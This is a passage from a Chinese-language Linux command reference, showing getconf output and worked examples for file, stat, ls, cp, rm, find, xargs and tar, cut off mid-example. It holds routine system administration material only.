POSIX2_BC_STRING_MAX            1000
POSIX2_CHAR_TERM                200809
POSIX2_COLL_WEIGHTS_MAX         255
POSIX2_C_BIND                   200809
POSIX2_C_DEV                    200809
POSIX2_C_VERSION                200809
POSIX2_EXPR_NEST_MAX            32
POSIX2_FORT_DEV
POSIX2_FORT_RUN
_POSIX2_LINE_MAX                2048
POSIX2_LINE_MAX                 2048
POSIX2_LOCALEDEF                200809
POSIX2_RE_DUP_MAX               32767
POSIX2_SW_DEV                   200809
POSIX2_UPE
POSIX2_VERSION                  200809
RE_DUP_MAX                      32767
PATH                            /bin:/usr/bin
CS_PATH                         /bin:/usr/bin
LFS_CFLAGS
LFS_LDFLAGS
LFS_LIBS
LFS_LINTFLAGS
LFS64_CFLAGS                    -D_LARGEFILE64_SOURCE
LFS64_LDFLAGS
LFS64_LIBS
```

```
LFS64_LINTFLAGS                     -D_LARGEFILE64_SOURCE
_XBS5_WIDTH_RESTRICTED_ENVS         XBS5_LP64_OFF64
XBS5_WIDTH_RESTRICTED_ENVS          XBS5_LP64_OFF64
_XBS5_ILP32_OFF32
XBS5_ILP32_OFF32_CFLAGS
XBS5_ILP32_OFF32_LDFLAGS
XBS5_ILP32_OFF32_LIBS
XBS5_ILP32_OFF32_LINTFLAGS
_XBS5_ILP32_OFFBIG
XBS5_ILP32_OFFBIG_CFLAGS
XBS5_ILP32_OFFBIG_LDFLAGS
XBS5_ILP32_OFFBIG_LIBS
XBS5_ILP32_OFFBIG_LINTFLAGS
_XBS5_LP64_OFF64                    1
XBS5_LP64_OFF64_CFLAGS              -m64
XBS5_LP64_OFF64_LDFLAGS             -m64
XBS5_LP64_OFF64_LIBS
XBS5_LP64_OFF64_LINTFLAGS
_XBS5_LPBIG_OFFBIG
XBS5_LPBIG_OFFBIG_CFLAGS
XBS5_LPBIG_OFFBIG_LDFLAGS
XBS5_LPBIG_OFFBIG_LIBS
XBS5_LPBIG_OFFBIG_LINTFLAGS
_POSIX_V6_ILP32_OFF32
POSIX_V6_ILP32_OFF32_CFLAGS
POSIX_V6_ILP32_OFF32_LDFLAGS
POSIX_V6_ILP32_OFF32_LIBS
POSIX_V6_ILP32_OFF32_LINTFLAGS
_POSIX_V6_WIDTH_RESTRICTED_ENVS     POSIX_V6_LP64_OFF64
POSIX_V6_WIDTH_RESTRICTED_ENVS      POSIX_V6_LP64_OFF64
_POSIX_V6_ILP32_OFFBIG
POSIX_V6_ILP32_OFFBIG_CFLAGS
POSIX_V6_ILP32_OFFBIG_LDFLAGS
POSIX_V6_ILP32_OFFBIG_LIBS
POSIX_V6_ILP32_OFFBIG_LINTFLAGS
_POSIX_V6_LP64_OFF64                1
POSIX_V6_LP64_OFF64_CFLAGS          -m64
POSIX_V6_LP64_OFF64_LDFLAGS         -m64
POSIX_V6_LP64_OFF64_LIBS
POSIX_V6_LP64_OFF64_LINTFLAGS
_POSIX_V6_LPBIG_OFFBIG
POSIX_V6_LPBIG_OFFBIG_CFLAGS
POSIX_V6_LPBIG_OFFBIG_LDFLAGS
POSIX_V6_LPBIG_OFFBIG_LIBS
POSIX_V6_LPBIG_OFFBIG_LINTFLAGS
```

```
_POSIX_V7_ILP32_OFF32
POSIX_V7_ILP32_OFF32_CFLAGS
POSIX_V7_ILP32_OFF32_LDFLAGS
POSIX_V7_ILP32_OFF32_LIBS
POSIX_V7_ILP32_OFF32_LINTFLAGS
_POSIX_V7_WIDTH_RESTRICTED_ENVS    POSIX_V7_LP64_OFF64
POSIX_V7_WIDTH_RESTRICTED_ENVS     POSIX_V7_LP64_OFF64
_POSIX_V7_ILP32_OFFBIG
POSIX_V7_ILP32_OFFBIG_CFLAGS
POSIX_V7_ILP32_OFFBIG_LDFLAGS
POSIX_V7_ILP32_OFFBIG_LIBS
POSIX_V7_ILP32_OFFBIG_LINTFLAGS
_POSIX_V7_LP64_OFF64               1
POSIX_V7_LP64_OFF64_CFLAGS         -m64
POSIX_V7_LP64_OFF64_LDFLAGS        -m64
POSIX_V7_LP64_OFF64_LIBS
POSIX_V7_LP64_OFF64_LINTFLAGS
_POSIX_V7_LPBIG_OFFBIG
POSIX_V7_LPBIG_OFFBIG_CFLAGS
POSIX_V7_LPBIG_OFFBIG_LDFLAGS
POSIX_V7_LPBIG_OFFBIG_LIBS
POSIX_V7_LPBIG_OFFBIG_LINTFLAGS
_POSIX_ADVISORY_INFO               200809
_POSIX_BARRIERS                    200809
_POSIX_BASE
_POSIX_C_LANG_SUPPORT
_POSIX_C_LANG_SUPPORT_R
_POSIX_CLOCK_SELECTION             200809
_POSIX_CPUTIME                     200809
_POSIX_THREAD_CPUTIME              200809
_POSIX_DEVICE_SPECIFIC
_POSIX_DEVICE_SPECIFIC_R
_POSIX_FD_MGMT
_POSIX_FIFO
_POSIX_PIPE
_POSIX_FILE_ATTRIBUTES
_POSIX_FILE_LOCKING
_POSIX_FILE_SYSTEM
_POSIX_MONOTONIC_CLOCK             200809
_POSIX_MULTI_PROCESS
_POSIX_SINGLE_PROCESS
_POSIX_NETWORKING
_POSIX_READER_WRITER_LOCKS         200809
_POSIX_SPIN_LOCKS                  200809
_POSIX_REGEXP                      1
```

```
_REGEX_VERSION
_POSIX_SHELL                        1
_POSIX_SIGNALS
_POSIX_SPAWN                        200809
_POSIX_SPORADIC_SERVER
_POSIX_THREAD_SPORADIC_SERVER
_POSIX_SYSTEM_DATABASE
_POSIX_SYSTEM_DATABASE_R
_POSIX_TIMEOUTS                     200809
_POSIX_TYPED_MEMORY_OBJECTS
_POSIX_USER_GROUPS
_POSIX_USER_GROUPS_R
POSIX2_PBS
POSIX2_PBS_ACCOUNTING
POSIX2_PBS_LOCATE
POSIX2_PBS_TRACK
POSIX2_PBS_MESSAGE
SYMLOOP_MAX
STREAM_MAX                          16
AIO_LISTIO_MAX
AIO_MAX
AIO_PRIO_DELTA_MAX                  20
DELAYTIMER_MAX                      2147483647
HOST_NAME_MAX                       64
LOGIN_NAME_MAX                      256
MQ_OPEN_MAX
MQ_PRIO_MAX                         32768
_POSIX_DEVICE_IO
_POSIX_TRACE
_POSIX_TRACE_EVENT_FILTER
_POSIX_TRACE_INHERIT
_POSIX_TRACE_LOG
RTSIG_MAX                           32
SEM_NSEMS_MAX
SEM_VALUE_MAX                       2147483647
SIGQUEUE_MAX                        63918
FILESIZEBITS                        64
POSIX_ALLOC_SIZE_MIN                4096
POSIX_REC_INCR_XFER_SIZE
POSIX_REC_MAX_XFER_SIZE
POSIX_REC_MIN_XFER_SIZE             4096
POSIX_REC_XFER_ALIGN                4096
SYMLINK_MAX
GNU_LIBC_VERSION                    glibc 2.28
GNU_LIBPTHREAD_VERSION              NPTL 2.28
```

```
POSIX2_SYMLINKS                  1
LEVEL1_ICACHE_SIZE               65536
LEVEL1_ICACHE_ASSOC              2
LEVEL1_ICACHE_LINESIZE           64
LEVEL1_DCACHE_SIZE               65536
LEVEL1_DCACHE_ASSOC              2
LEVEL1_DCACHE_LINESIZE           64
LEVEL2_CACHE_SIZE                524288
LEVEL2_CACHE_ASSOC               16
LEVEL2_CACHE_LINESIZE            64
LEVEL3_CACHE_SIZE                16777216
LEVEL3_CACHE_ASSOC               16
LEVEL3_CACHE_LINESIZE            64
LEVEL4_CACHE_SIZE                0
LEVEL4_CACHE_ASSOC               0
LEVEL4_CACHE_LINESIZE            0
IPV6                             200809
RAW_SOCKETS                      200809
_POSIX_IPV6                      200809
_POSIX_RAW_SOCKETS               200809
```

3. test 命令

```
test -x $HAPROXY || exit 0
test -f "$CONFIG" || exit 0
```

判断目录

```
test -d /path/to/directory || mkdir -p /path/to/directory
```

4. 目录和文件

dirname

```
$ dirname /usr/bin/find
/usr/bin
```

filename

```
$ basename /usr/bin/find
find
```

排除扩展名

```
file=test.txt
b=${file%.*}
echo $b
```

```
$ for file in *.JPG;do mv $file ${file%.*}.jpg;done
```

取扩展名

```
file=test.txt
b=${file##*.}
echo $b
```

test - check file types and compare values

```
test -x /usr/bin/munin-cron && /usr/bin/munin-cron
```

file — determine file type

```
$ file mis.netkiller.cn-0.0.1.war
mis.netkiller.cn-0.0.1.war: Zip archive data, at least v2.0 to
extract

$ file dian_icon.png
dian_icon.png: PNG image data, 8 x 24, 8-bit/color RGBA, non-
interlaced

$ file sms-s3.jpg
sms-s3.jpg: JPEG image data, JFIF standard 1.01

$ file -i favicon.ico
favicon.ico: image/x-icon; charset=binary

$ file netkiller.wmv
netkiller.wmv: Microsoft ASF

$ file netkiller.flv
netkiller.flv: Macromedia Flash Video

$ file neo.swf
neo.swf: Macromedia Flash data (compressed), version 10

$ file cs800.css
cs800.css: ISO-8859 text, with CRLF line terminators
```

查看mime

```
$ file -i sms.jpg
sms.jpg: image/jpeg; charset=binary

$ file -i call.png
```

```
call.png: image/png; charset=binary

$ file -i cs800.css
cs800.css: text/plain; charset=iso-8859-1

$ file -i neo.swf
neo.swf: application/x-shockwave-flash; charset=binary

$ file -i neo.wmv
neo.wmv: video/x-ms-asf; charset=binary

$ file -i neo.flv
neo.flv: video/x-flv; charset=binary
```

stat

modification time（mtime，修改时间）：当该文件的“内容数据”更改时，会更新这个时间。内容数据指的是文件的内容，而不是文件的属性。
status time（ctime，状态时间）：当该文件的”状态（status）”改变时，就会更新这个时间，举例，更改了权限与属性，就会更新这个时间。
access time（atime，存取时间）：当“取用文件内容”时，就会更新这个读取时间。举例来使用cat去读取该文件，就会更新atime了。

```
[root@apache www]# stat index.html
  File: `index.html'
  Size: 145355          Blocks: 296        IO Block: 4096
regular file
Device: fd01h/64769d    Inode: 15861815    Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (  502/  upuser)   Gid: (  502/
upuser)
Access: 2010-10-28 11:09:52.000000000 +0800
Modify: 2010-10-28 10:23:13.000000000 +0800
Change: 2010-10-28 10:23:13.000000000 +0800
```

mkdir - make directories

```
mkdir -p /tmp/test/{aaa,bbb,ccc,ddd}

mkdir -p /tmp/test/{aaa,bbb,ccc,ddd}/{eee,fff}

mkdir -p
/tmp/test/{2008,2009,2010,2011}/{01,02,03,04,05,06,07,08,09,10,
11,12}/{1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,2
2,23,24,25,26,27,28,29,30}
```

rename

批量更改扩展名

```
rename 's/\.png/\.PNG/' *.png

rename 's/\.mp3/\.MP3/' *.mp3
rename .mp3 .MP3 *.mp3

rename GIF gif *.GIF
```

```
for file in *.GIF
do
        mv $file ${file%.*}.gif
done
```

```
$ mkdir chapter.command.xxx.xml
$ mkdir chapter.command.bbb.xml
$ mkdir chapter.command.ccc.xml
$ mkdir chapter.command.ddd.xml

$ rename 's/command/cmd/' *.command.*.xml
```

touch

创建空文件，修改文件日期时间

```
touch [-acdmt] 文件
参数:
-a : 仅修改access time。
-c : 仅修改时间，而不建立文件。
-d : 后面可以接日期，也可以使用 --date="日期或时间"
-m : 仅修改mtime。
-t : 后面可以接时间，格式为 [YYMMDDhhmm]

# touch filename
# touch -d 20050809 filename
# touch -t 0507150202 bashrc
# touch -d "2 days ago" bashrc
# touch --date "2011-06-03" filename
```

truncate

truncate - shrink or extend the size of a file to the specified size

创建指定大小的文件

```
truncate -s 1k /tmp/test.txt
truncate -s 100m /tmp/test100.txt
```

ls - list directory contents

```
$ ls
$ ls ~
$ ls -l
$ ls -a
$ ls -1
$ ls -F
bg7nyt.txt*  Desktop/    Firefox_wallpaper.png  Music/
public_html@  Videos/
bg7nyt.wav*  Documents/  Mail/                  nat.txt*
```

```
script/       workspace/
BOINC/       Examples@   mbox                    Pictures/
Templates/
```

{}通配符

```
ls {*.py,*.php,*.{sh,shell}}
```

take a look at below

```
alias l='ls -CF'
alias la='ls -A'
alias ll='ls -l'
alias ls='ls --color=auto'
```

full-time / time-style 定义日期时间格式

默认风格

```
[www@www.netkiller.cn ~]$ ls -l /var/log/message*
-rw------- 1 root root 302533 Jun 18 09:50 /var/log/messages
-rw------- 1 root root 392028 May 23 03:30 /var/log/messages-
20160523
-rw------- 1 root root 334328 May 29 03:09 /var/log/messages-
20160529
-rw------- 1 root root 395792 Jun  5 03:44 /var/log/messages-
20160605
-rw------- 1 root root 308984 Jun 13 03:33 /var/log/messages-
20160613
```

修改后

--full-time = --time-style=full-iso

```
[www@www.netkiller.cn ~]$ ls -l --full-time /var/log/messages*
-rw------- 1 root root 308659 2016-06-18 10:24:49.186979051
+0800 /var/log/messages
-rw------- 1 root root 392028 2016-05-23 03:30:01.869219181
+0800 /var/log/messages-20160523
-rw------- 1 root root 334328 2016-05-29 03:09:02.158442470
+0800 /var/log/messages-20160529
-rw------- 1 root root 395792 2016-06-05 03:44:02.424073354
+0800 /var/log/messages-20160605
-rw------- 1 root root 308984 2016-06-13 03:33:02.004785063
+0800 /var/log/messages-20160613

[www@www.netkiller.cn ~]$ ls -l --time-style=full-iso
/var/log/messages*
-rw------- 1 root root 308659 2016-06-18 10:24:49.186979051
+0800 /var/log/messages
-rw------- 1 root root 392028 2016-05-23 03:30:01.869219181
+0800 /var/log/messages-20160523
-rw------- 1 root root 334328 2016-05-29 03:09:02.158442470
+0800 /var/log/messages-20160529
-rw------- 1 root root 395792 2016-06-05 03:44:02.424073354
+0800 /var/log/messages-20160605
-rw------- 1 root root 308984 2016-06-13 03:33:02.004785063
+0800 /var/log/messages-20160613
```

long-iso

```
[www@www.netkiller.cn ~]$ ls -lh --time-style long-iso
/var/log/message*
-rw------- 1 root root 296K 2016-06-18 10:00 /var/log/messages
-rw------- 1 root root 383K 2016-05-23 03:30 /var/log/messages-
20160523
-rw------- 1 root root 327K 2016-05-29 03:09 /var/log/messages-
20160529
-rw------- 1 root root 387K 2016-06-05 03:44 /var/log/messages-
20160605
-rw------- 1 root root 302K 2016-06-13 03:33 /var/log/messages-
20160613
```

通过配置 TIME_STYLE 环境变量，改变日期格式

```
[www@www.netkiller.cn ~]$ export TIME_STYLE=long-iso

[www@www.netkiller.cn ~]$ ls -l /var/log/message*
-rw------- 1 root root 302533 2016-06-18 09:50
/var/log/messages
-rw------- 1 root root 392028 2016-05-23 03:30
/var/log/messages-20160523
-rw------- 1 root root 334328 2016-05-29 03:09
/var/log/messages-20160529
-rw------- 1 root root 395792 2016-06-05 03:44
/var/log/messages-20160605
-rw------- 1 root root 308984 2016-06-13 03:33
/var/log/messages-20160613

[www@www.netkiller.cn ~]$ export TIME_STYLE=iso
[www@www.netkiller.cn ~]$ ls -l /var/log/message*
-rw------- 1 root root 302533 06-18 09:50 /var/log/messages
-rw------- 1 root root 392028 05-23 03:30 /var/log/messages-
20160523
-rw------- 1 root root 334328 05-29 03:09 /var/log/messages-
20160529
-rw------- 1 root root 395792 06-05 03:44 /var/log/messages-
20160605
-rw------- 1 root root 308984 06-13 03:33 /var/log/messages-
20160613
```

自定义格式

```
[www@www.netkiller.cn ~]$ ls -l --time-style="+%Y-%m-%d"
/var/log/message*
-rw------- 1 root root 302533 2016-06-18 /var/log/messages
-rw------- 1 root root 392028 2016-05-23 /var/log/messages-
20160523
-rw------- 1 root root 334328 2016-05-29 /var/log/messages-
20160529
-rw------- 1 root root 395792 2016-06-05 /var/log/messages-
20160605
-rw------- 1 root root 308984 2016-06-13 /var/log/messages-
20160613

[root@www.netkiller.cn ~]# export TIME_STYLE='+%Y/%m/%d
```

```
%H:%M:%S'
[root@www.netkiller.cn ~]# ls -l /var/log/messages*
-rw------- 1 root root 189352 2016/06/18 10:20:01
/var/log/messages
-rw------- 1 root root 322453 2016/05/22 03:48:02
/var/log/messages-20160522
-rw------- 1 root root 247398 2016/05/30 03:37:01
/var/log/messages-20160530
-rw------- 1 root root 174633 2016/06/05 03:14:02
/var/log/messages-20160605
-rw------- 1 root root 196728 2016/06/12 03:17:01
/var/log/messages-20160612
```

cp - copy files and directories

copy directories recursively

```
cp -r /etc/* ~/myetc
```

覆盖已存在的文件

overwrite an existing file

-f, --force 覆盖已经存在的目标文件而不给出提示。 if an existing destination file cannot be opened, remove it and try again (this option is ignored when the -n option is also used)

当使用 -f 参数时仍然会提示询问覆盖

```
cp -f file1 file2

cp: overwrite 'file2'?
```

使用 alias 命令查看，可以看到 cp 命令 增加 -i 参数，使用 unalias cp 可以删除 cp 别名。

```
# alias cp
alias cp='cp -i'

# unalias cp
# alias cp
-bash: alias: cp: not found
```

另一种解决方案是在 cp 前增加斜杠禁止别名

```
\cp -f file1 file2
```

-a, --archive same as -dR --preserve=all

```
# cp -a file file2
```

-a 参数可以保留原文件的日期与权限等等信息。

```
# ll
-rw-r--r--. 1 root root      2559 Aug 27 05:00 yum.sh

# cp -a yum.sh yum1.sh
# cp yum.sh yum2.sh

# ll yum*
-rw-r--r--. 1 root root 2559 Aug 27 05:00 yum1.sh
-rw-r--r--. 1 root root 2559 Aug 27 05:58 yum2.sh
-rw-r--r--. 1 root root 2559 Aug 27 05:00 yum.sh
```

现在可以看到 yum1.sh 与 yum.sh 日期是相同的，而没有实现-a参数的 yum2.sh 日期为当前日期。

rm - remove files or directories

-bash: /bin/rm: Argument list too long

```
ls -1 | xargs rm -f
find . -name 'spam-*' | xargs rm
find . -exec rm {} \;

ls | xargs -n 10 rm -fr # 10个为一组
```

zsh: sure you want to delete all the files in /tmp [yn]?

```
yes | rm -i file
```

df - report file system disk space usage

```
neo@netkiller:~$ df -lh
Filesystem            Size  Used Avail Use% Mounted on
/dev/sda1              19G  3.1G   15G  17% /
none                  996M  224K  996M   1% /dev
none                 1000M     0 1000M   0% /dev/shm
none                 1000M  520K 1000M   1% /var/run
none                 1000M     0 1000M   0% /var/lock
none                 1000M     0 1000M   0% /lib/init/rw
/dev/sda6              19G   13G  4.5G  75% /home
/dev/sda10            556M  178M  351M  34% /boot
/dev/sda7              46G  4.4G   40G  10% /var
/dev/sda8             367G   60G  289G  18% /opt
/dev/sda9             6.5G  143M  6.0G   3% /tmp
```

du - estimate file space usage

```
neo@netkiller:~$ sudo du -sh /usr/local
63M     /usr/local
```

tac - concatenate and print files in reverse

```
$ tac /etc/issue
Kernel \r on an \m
CentOS release 5.4 (Final)
```

split - split a file into pieces

按行分割文件

-l, --lines=NUMBER put NUMBER lines per output file

每10000行产生一个新文件

```
# split -l 10000 book.txt myfile
```

按尺寸分割文件

-b, --bytes=SIZE put SIZE bytes per output file

下面的例子是每10兆分割为一个新文件

```
split -b 10m large.bin new_file_prefix
```

find - search for files in a directory hierarchy

多目录匹配

{/System,}/Library/Fonts

匹配 /System/Library/Fonts 和 /Library/Fonts 两个目录

```
find {/System,}/Library/Fonts -name \*ttf
```

name

Find every file under directory /usr ending in "stat".

```
$ find /usr -name *stat
/usr/src/linux-headers-2.6.24-22-
generic/include/config/cpu/freq/stat
/usr/bin/lnstat
/usr/bin/sar.sysstat
/usr/bin/mpstat
/usr/bin/rtstat
/usr/bin/nstat
/usr/bin/lpstat
/usr/bin/ctstat
/usr/bin/stat
/usr/bin/kpsestat
/usr/bin/pidstat
/usr/bin/iostat
/usr/bin/vmstat
/usr/lib/sysstat
/usr/share/doc/sysstat
/usr/share/gnome/help/battstat
/usr/share/omf/battstat
/usr/share/zsh/help/stat
/usr/share/zsh/4.3.4/functions/Completion/Unix/_diffstat
/usr/share/zsh/4.3.4/functions/Completion/Zsh/_stat
/usr/share/zsh/4.3.4/functions/Zftp/zfstat
```

```
find  \( -iname '*.jpg' -o -iname '*.png' -o -iname '*.gif'  \)
```

```
find /www/images -type f \( -iname '*.js' -o -iname '*.css' -o
-iname '*.html' \) | xargs tar -czf ~/images.tgz
```

使用通配符

```
find . -name "*.jsp" -delete
find . -name "*.xml" -delete
```

regex

```
find . -regex ".*\.\(jpg\|png\)"
```

下面regex与name作用相同

```
find . -regex ".*\.\(txt\|sh\)"
find . -name "*.sh" -o -name "*.txt"
```

-regex参数，使用正则表达式来匹配. 查找当前目录以及子目录中以 ".sh",并改为以".shell"结尾.

```
[neo@netkiller test]# tree a
a
├── a.py
├── a.sh
└── b
    ├── b.py
    ├── b.sh
    ├── c
    │   └── c.sh
    └── d
        └── d.sh

[neo@netkiller test]# find ./a -type f  -regex ".*\.sh$" | sed
```

```
-r -n 's#(.*\.)sh$#mv & \1shell#e'
[neo@netkiller test]# tree a
a
├── a.py
├── a.shell
└── b
    ├── b.py
    ├── b.shell
    ├── c
    │   └── c.shell
    └── d
        └── d.shell

 // 注意 sed s->e  使用方式,官方文档是这样解释的.
This command allows one to pipe input from a shell command into
pattern space. If a substitution was made, the command that is
found in pattern space is executed and pattern space is
replaced with its output. A trailing newline is suppressed;
results are undefined if the command to be executed contains a
NUL character. This is a GNU sed extension.
```

user

Find every file under /home and /var/www owned by the user neo.

```
$ find /home -user neo
$ find /var/www -user neo
$ find . -user nobody -iname '*.php'
```

perm

```
find ./ -perm -7 -print | xargs chmod o-w
find . -perm -o=w
```

查找当前目录下权限为777的文件并显示到标准输出

```
find ./ -type f -perm 777 -print
```

type

分别设置文件与目录的权限

```
find /usr/www/phpmyadmin -type d -exec chmod 755 {} \;
find /usr/www/phpmyadmin -type f -exec chmod 644 {} \;
```

-delete

```
# find /var/spool/clientmqueue/ -type f -delete
```

保留最近7天的问题，其他全部删除

```
find . -type f -mtime +7 -delete
```

exec

替换文本

```
# find ./ -exec grep str1 '{}' \; -exec sed -i.bak
s/str1/str2/g '{}' \;
```

```
find -exec ls -l {} \; | grep '2011-01-18'
```

查找*.html文件中aaa替换为bbb

```
find . -name "*.html" -type f -exec sed -i "s/aaa/bbb/" {} \;
```

查找文件中含有openWindow字符串的文件

```
# find -type f -name "*.js" -exec grep -H -A2 openWindow {} \;

./javascript/commonjs.js:function openWindow(url){
./javascript/commonjs.js-       window.open(url + "?rand=" +
getRandom(), 'gamebinary');
./javascript/commonjs.js-}
```

```
find -type f -regex ".*\.\(css\|js\)" -exec yuicompressor {} -o
{} \;
find -type f -name "*.js" -exec yuicompressor --type js {} -o
{} \;
find -type f -name "*.css" -exec yuicompressor --type css {} -o
{} \;
```

排除目录

```
find /usr/local -path "/usr/local/share" -prune -o -print

find /usr/local \( -path /usr/local/bin -o -path
/usr/local/sbin \) -prune -o -print

find /usr/local \(-path /usr/local/dir1 -o -path
/usr/local/file1 \) -prune -o -name "temp" -print
```

查找当前目录下的php文件,排除子目录templates_c, caches

```
find . \( -path ./templates_c -o -path ./caches \) -prune -o -
name "*.php" -print
```

-mmin n File's data was last modified n minutes ago.

```
# find . -mmin +5 -mmin -10
```

```
find /www -type f -mtime +60s
```

-ctime

查找当前目录下超过6天且是空文件并删除

```
find ./ -type d -empty -ctime +6 -exec rm -f {} \;
```

查找7天前的文件并删除

```
find /backup/svn/day -type f -ctime +7 -exec rm -f {} \;
find /backup/svn/day -type f -ctime +7 -delete
find /backup/svn/day -type f -ctime +7 | xargs rm -f
```

-mtime / -mmin

查询最近3天前内修改的文件

```
find . -type f -mtime -3
```

3天前

```
find . -type f -mtime +3
```

例 22.1. backup(find + tar)

```
find / -type f -mtime -7 | xargs tar -rf weekly_incremental.tar
gzip weekly_incremental.tar
```

保留7天，删除7天的日志文件

```
COPIES=7
find /var/log -type f -mtime +$COPIES -delete
```

--newer

```
tar --newer="2011-07-04" -zcvf backup.tar.gz /var/www/
tar cvzf foo.tgz /bak -N "2004-03-03 16:49:17"
```

-print / -printf

```
[root@scientific ~]# find / -maxdepth 1 -name '[!.]*' -printf
'Name: %16f Size: %6s\n'
Name:                / Size:   4096
Name:             misc Size:      0
Name:            media Size:   4096
Name:             home Size:   4096
Name:              dev Size:   3840
Name:              net Size:      0
Name:             proc Size:      0
Name:             sbin Size:  12288
Name:             root Size:   4096
Name:              lib Size:   4096
Name:           cgroup Size:   4096
Name:              srv Size:   4096
Name:              mnt Size:   4096
Name:              etc Size:  12288
Name:              usr Size:   4096
Name:            lib64 Size:  12288
Name:             boot Size:   1024
Name:              var Size:   4096
Name:          selinux Size:      0
```

```
Name:               opt Size:   4096
Name:               tmp Size:   4096
Name:       lost+found Size:  16384
Name:               sys Size:      0
Name:               bin Size:   4096

# find /etc/ -type f -printf "%CY-%Cm-%Cd %Cr %8s %f\n"
```

-size

查找0字节文件

```
find /www -type f -size 0
```

查找根目录下大于1G的文件

```
find /  -type f -size +1000M
```

-path

搜索当前目录下除了keys目录下所以子目录中的文件

```
find ./ -path "./keys" -prune -o -type f -print
```

find排除多个目录

```
find ./ \( -path ./conf -o -path ./logs \) -prune -o -print

find /data/ \( -path /data/data_backup -o -path /data/mysql \)
-prune -o -name "core.*" -type f
/data/mysql
/data/data_backup
```

ps 要么都是绝对路径 要么都是相对路径 /data/ 必须有"/" path 后面的路径必须没有"/"

包含 */target/* 目录

```
[gitlab-runner@localhost cloud.netkiller.cn]$ find . -type f -name "*.jar" -path "*/target/*"
```

排除 lib 目录

```
[gitlab-runner@localhost cloud.netkiller.cn]$ find . -type f -name "*.jar" ! -path "lib"
```

```
[gitlab-runner@localhost cloud.netkiller.cn]$ find . \( ! -path "*/zito-common/*" -a ! -path "./lib/*" \) -type f -name "*.jar"
```

目录深度控制

```
neo@MacBook-Pro ~/workspace/Linux % find */images -type d -d 0 -exec echo {} \;
Cryptography/images
Monitoring/images
OpenLDAP/images
Project/images
Web/images
```

```
find */images -type d -d 0 -exec rsync -au {}/*
$(PUBLIC_HTML)/linux/images \;
```

-maxdepth

-maxdepth和-mindepth，最大深度，最小深度搜索，搜索当前目录下最大深度为1的所以文件

```
find . -maxdepth 1 -type f
```

xargs

```
find /etc -type f|xargs md5sum
```

sha1sum

```
find /etc -type f|xargs sha1sum
```

```
find ./ -name "*html" | xargs -n 1 sed -i -e 's/aaa/bbb/g'
```

```
find /tmp -name core -type f -print | xargs /bin/rm -f
find . -type f -exec file '{}' \;
```

find后执行xargs提示xargs: argument line too long解决方法：

```
find . -type f -name "*.log" -print0 | xargs -0 rm -f
```

-i 参数可以使用 {}

```
[gitlab-runner@localhost cloud.sfzito.com]$ find . \( ! -path
"*/zito-common/*" -a ! -path "./lib/*" -a ! -path "./dist/*" \)
-type f -name "*.jar" | xargs -i cp {} dist/
```

5. package / compress and decompress

tar — The GNU version of the tar archiving utility

tar examples

tar

```
tar -cvf foo.tar foo/
       tar contents of folder foo in foo.tar

tar -xvf foo.tar
       extract foo.tar
```

gunzip

```
tar -zcvf foo.tar foo/
       tar contents of folder foo in foo.tar.gz
```

```
tar -xvzf foo.tar.gz
       extract gzipped foo.tar.gz
```

b2zip

b2zip

```
tar -jcvf foo.tar.bz2 foo/
       tar contents of folder foo in foo.tar.bz2

tar -jxvf foo.tar.bz2
       extract b2zip foo.tar.bz2
```

compress

compress/uncompress

```
tar -Zcvf foo.tar.Z foo/
       tar contents of folder foo in foo.tar.Z

tar -Zxvf foo.tar.Z
       extract compress foo.tar.Z
```

.xz 文件

```
tar -Jxf file.pkg.tar.xz
```

-t, --list

-t, --list list the contents of an archive

列出tar包中的文件

```
tar tvf neo.tar.gz
```

```
# mkdir -p /www/test.com/www.test.com/
# echo helloworld > /www/test.com/www.test.com/test.txt
# tar zcvf www.test.com.tar.gz /www/test.com/www.test.com/

# tar ztvf www.test.com.tar.gz
drwxr-xr-x root/root         0 2013-08-08 15:24
www/test.com/www.test.com/
-rw-r--r-- root/root        11 2013-08-08 15:24
www/test.com/www.test.com/test.txt

# tar zxvf www.test.com.tar.gz
```

```
www/test.com/www.test.com/
www/test.com/www.test.com/test.txt

# find www
www
www/test.com
www/test.com/www.test.com
www/test.com/www.test.com/test.txt
```

tar: Removing leading `/' from member names

-P, --absolute-names don't strip leading `/'s from file names

```
$ tar -czvPf neo.tar.gz /home/neo/
$ tar -xzvPf neo.tar.gz
```

```
tar zcvfP www.test.com.tar.gz /www/test.com/www.test.com/
tar zxvfP www.test.com.tar.gz
```

-C, --directory=DIR

-C, --directory=DIR change to directory DIR

解压到目标目录

```
tar -xzvf neo.tar.gz -C /tmp
```

```
# tar zxvf www.test.com.tar.gz -C /tmp
www/test.com/www.test.com/
www/test.com/www.test.com/test.txt

# find /tmp/www/
/tmp/www/
/tmp/www/test.com
```

```
/tmp/www/test.com/www.test.com
/tmp/www/test.com/www.test.com/test.txt



# rm -rf /www/test.com/*

# tar zxvf www.test.com.tar.gz -C /
www/test.com/www.test.com/
www/test.com/www.test.com/test.txt

# find /www/test.com/
/www/test.com/
/www/test.com/www.test.com
/www/test.com/www.test.com/test.txt
```

--exclude

排除neo目录

```
tar --exclude /home/neo -zcvf myfile.tar.gz /home/* /etc

tar zcvf rpmbuild/SOURCES/netkiller-1.0.tar.gz
~/workspace/public_html/* --exclude .git --exclude .svn
```

-T

```
find . -name "*.jpg" -print >list
tar -T list -czvf picture.tar.gz

find /etc/ | tar czvf xxx1.tar.gz -T -
```

日期过滤

打包 2010/08/01 之后的文件和目录

```
tar -N '2010/08/01' -zcvf home.tar.gz /home
```

保留权限

```
tar -zxvpf /tmp/etc.tar.gz /etc
```

-r, --append

追加最近7天更改过的文件

```
find / -type f -mtime -7 | xargs tar -rf weekly_incremental.tar
```

远程传输

tar -jcpvf - file | ssh remote "tar -jxpvf -"

```
tar -jcpvf - file.php | ssh root@172.16.3.1 "tar -jxpvf -"
```

分卷压缩

```
分卷压缩一个目录：如doc

在doc目录的上次目录

#tar cvf doc | split -b 2m (已2M大小分卷压缩)
#cat x* > doc.tar (合成分卷压缩包)
```

或者

```
#tar czvf doc.tar.gz doc/
```

```
#tar czvfp - doc.tar.gz | split -b 5m
#cat x* > doc.tar.gz

查看压缩包里面的内容：

#tar -tf doc.tar
#tar -tzvf doc.tar.gz
```

cpio - copy files to and from archives

```
find /opt -print | cpio -o > opt.cpio

find . -type f -name '*.sh' -print | cpio -o | gzip >sh.cpio.gz

cpio –i < opt.cpio
```

gzip

gzip/gunzip

```
# ls access.2010-{10,11}-??.log
access.2010-10-01.log  access.2010-10-17.log  access.2010-11-
